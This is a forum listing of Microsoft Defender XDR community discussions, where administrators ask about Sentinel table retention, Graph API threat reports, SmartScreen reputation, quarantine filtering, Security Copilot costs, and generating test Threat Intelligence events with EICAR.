Forum Widgets
Latest Discussions


Defender XDR: Tables not supported for table management
I am trying to extend the table retention of specific tables to allow them to flow to Sentinel Analytics but keep getting the message "This table is not supported for table management" in the Sentinel > Configuration > Tables page. The Sentinel workspace is connected in System > Settings > Microsoft Sentinel. I can see the table type is XDR in the list which seems to be the reason why it can't be managed. Any ideas why this table is not able to be managed.atharvcAug 27, 2026Copper Contributor166Views0likes1Comment
Graph API Endpoint for the Vulnerability Profile
I can use this endpoint to get threat reports via the graph api GET https://graph.microsoft.com/beta/security/threatIntelligence/article but threat Analytics reports that come in from defender that are category: vulnerability, aren't in there However they are written up in an article style. What endpoint do I need to hit to get these types of reports.scotthollandJul 28, 2026Copper Contributor100Views0likes1Comment
SmartScreen reputation issue for EV Code Signed Windows application
Hello Microsoft Defender Threat Intelligence Team, We are the developer of a legitimate Windows desktop application called "ShangJing". Recently, our users reported that Microsoft Defender SmartScreen displays the following warning when downloading and launching our application: "Microsoft Defender SmartScreen can't verify this file is safe." The application is not malicious and has been digitally signed with a GlobalSign EV Code Signing Certificate. Application information: Product Name: ShangJing Publisher: Zhaoyi Information Technology (Shanghai) Co., Ltd. Certificate: GlobalSign EV Code Signing Certificate File: 尚镜_2.0.0_platinum_setup.exe Issue: Users receive SmartScreen reputation warning when downloading our application. We have already submitted the file through Microsoft Security Intelligence submission portal 7 days ago, but we have not received any update yet. Submission ID: 0c015296-b9cf-4130-9eaf-fc59cd145370 The file is distributed through our official website: https://www.changine.cn/downloads We would like to understand: 1. Is this caused by insufficient SmartScreen reputation for a newly released binary? 2. Is there any additional verification required from the software publisher side? 3. How can we ensure our legitimate application gains proper SmartScreen reputation? Our application is widely used for live streaming and camera-related workflows. It does not contain any malicious behavior. We would appreciate any guidance from the Microsoft team. Thank you.zyinfoJul 14, 2026Copper Contributor249Views1like3CommentsAsk Microsoft Anything: Attack Disruption with Microsoft Defender on July 14
Hey Defender enthusiasts! Just wanted to remind you all that we are holding an AMA next week at 9AM PST on July 14 with the Attack Disruption team. Come learn about Attack Disruption—Microsoft Defender’s built‑in, AI-powered capability that stops in‑progress attacks at machine speed by analyzing attacker intent, identifying compromised assets, and containing threats before they spread. Bring your questions and hear directly from product experts on real‑world scenarios and best practices. Hope to see you there! Event Link: Ask Microsoft Anything: Microsoft Defender Attack Disruption | Microsoft Community HubTrevorRusherJul 07, 2026Community Manager64Views0likes0CommentsDefenderXDR "Preparing new space for data and connecting them" is stuck , and never finished !

Hello everyone, I am delivering SC-200 courses and on the lab environment of Skillable (or even free-tiers) when you have to "initiate" the data space for DefenderXDR, the process seems to be stuck .... never finished and we are "locked" in the page of a ...coffee cup and the phrase "Hang on. We are preparing new spaces for your data and connecting them. " does anyone else have same problem ? Any resolution , (I have already open a support ticket to Skillable support, but I haven't got resolution for over 1+day , and cannot open or continue the lab (for connecting or onboarding Microsoft Defender for Endpoint ) which is frustrating for the participants-students Thanks Panos306Views1like2Comments
Looking for a simple deployment guide
MS Learn is a great starting point, but it just doesn't seem to cover the steps needed to get up and running safely. I have concerns about adding or setting something that suddenly creates a vulnerability or exposure. Where is the installation guide that installs and configures the solution then tells you, "You are now protected". Do I really want to set my own policies? Why aren't the default set of rules good enough, safe enough. I can't have a solution that is so complicated I need to hire a team to manage it 24 hours a day. I am okay investigating an alert and helping a user solve a pop-up question. Why is every major corporation around the world required to re-invent the same or similar policies the company next door is creating to make this tool work? I want to onboard all of our Intune devices and monitor anything that CAN'T be stopped by default security measures. Just the fact that Sentinel appears to be changing as an embedded tool within Defender gives me hope that this will be getting closer to a more manageable tool. But that still seems a way off. I am ready to do the reading and research to get this set up but I am hoping for a guide that is specific enough to achieve a final result. Thank for understanding my challenges here.286Views1like2CommentsFeature Request: Manual Invocation Mode for Embedded Security Copilot Experiences to reduce cost !
Hello, I see that Copilot for Security in XDR dashboards , if used in embedded mode (I mean whenever you are opening a case to investigate) you get AUTOMATICALLY a summary of the incident , and you are consuming SCU costs. I want a way either globally as a tenant option, or through a pwsh to be able to DISABLE this, or be able to PRESS the AI button AND THEN generate the AI reply (and consume SCU credits ..) Current behavior: Open Incident --> Copilot automatically generates Incident Summary --> SCUs ARE consumed Desired behavior: Open Incident --> No AI execution --> Click "Generate Summary" MANUALLY --> SCUs consumed I am not talking about RBAC controls to assign WHO of my admins can use Security Copilot, I have set that, BUT I want my admin to decide IF they want AI to help them (and consume - pay for that SCU credits-costs) OR NOT !! At the moment I havent found any solution, except to educate my admin to press CANCEL the moment he/she opens such an XDR dashboard ! :) Does anyone knows something ? Regards, Panos
Defender of XDR - Quarantine - Lack of filter/search options
Hi Microsoft, I love what you're doing with the Defender XDR portal, but could you please show some love to the Quarantine section soon? On a daily basis, I have to review emails caught in quarantine for false positives, and the lack of search and filtering options is appalling. As a company based in Denmark, 99% of legitimate emails come from .dk domains. Yet there is no way to search for or filter on something this simple. If I type .dk into the search box, I get 0 results, even though I can clearly see .dk sender addresses on the page. The filter options only allow me to enter full sender or recipient email addresses, which is of course almost useless in a quarantine-review context. Some examples of filters that would be extremely useful: Sender domain ends with .dk Sender domain contains .dk URL domain filtering Attachment name filtering Saved filter views More flexible search across message properties The Quarantine experience could be made dramatically better with relatively little effort. So please, pretty please, give the Quarantine portal some attention. It's often the part of Defender that security teams interact with every single day.DarkingDKJun 30, 2026Copper Contributor255Views0likes4CommentsNeed information on generating sample events for Threat Intelligence" (both duplicate posts)
Two things are tripping this up, and they're common mix-ups: First — Attack Simulation Training doesn't generate Threat Intelligence events. If you used the built-in phishing simulator, its logs only show up under Email & collaboration → Attack simulation training → Simulations — they're intentionally excluded from real Threat Intelligence telemetry. That's likely why nothing's showing up even though you ran a campaign. Second — your EICAR test should actually work, but check the right place: not the generic Office 365 Management Activity API's AuditLogRecordType page in isolation — go specifically to the RecordType values used for Defender for Office 365 threat events: 28 = ThreatIntelligence (phishing/malware events) 41 = ThreatIntelligenceUrl (Safe Links time-of-click/block events) Plus ThreatIntelligenceAtpContent, ThreatFinder, MSTIC To reliably generate one: Confirm Purview audit logging is enabled for the tenant first — if it isn't, nothing downstream gets logged regardless of what you trigger. From an external mailbox, send a test user the EICAR string as a .txt attachment (exact 68-byte string, see Microsoft's anti-malware testing doc). Defender for Office 365 should detect and quarantine it. Verify it landed first in the portal UI: Email & collaboration → Explorer → Malware tab — if it's there, the underlying ThreatIntelligence record exists and the Management API call should return it (allow a short delay; these aren't instant). For the Safe Links side, send a known-safe-but-flagged test URL (Microsoft publishes test URLs for this) to trigger ThreatIntelligenceUrl. If it shows up in Explorer but still doesn't appear via the Management API, that's usually an API subscription/permission issue (you need an active subscription to the DLP.All or relevant Office 365 Management API content type, not just Graph permissions) — worth checking separately from the detection side.gokhantatarJun 25, 2026Copper Contributor123Views0likes0Comments


Tags
- microsoft defender for endpoint378 Topics
- microsoft defender for office 365236 Topics
- threat hunting132 Topics
- alerts120 Topics
- investigation118 Topics
- incident management88 Topics
- automation78 Topics
- microsoft sentinel72 Topics
- learning57 Topics
- threat intelligence55 Topics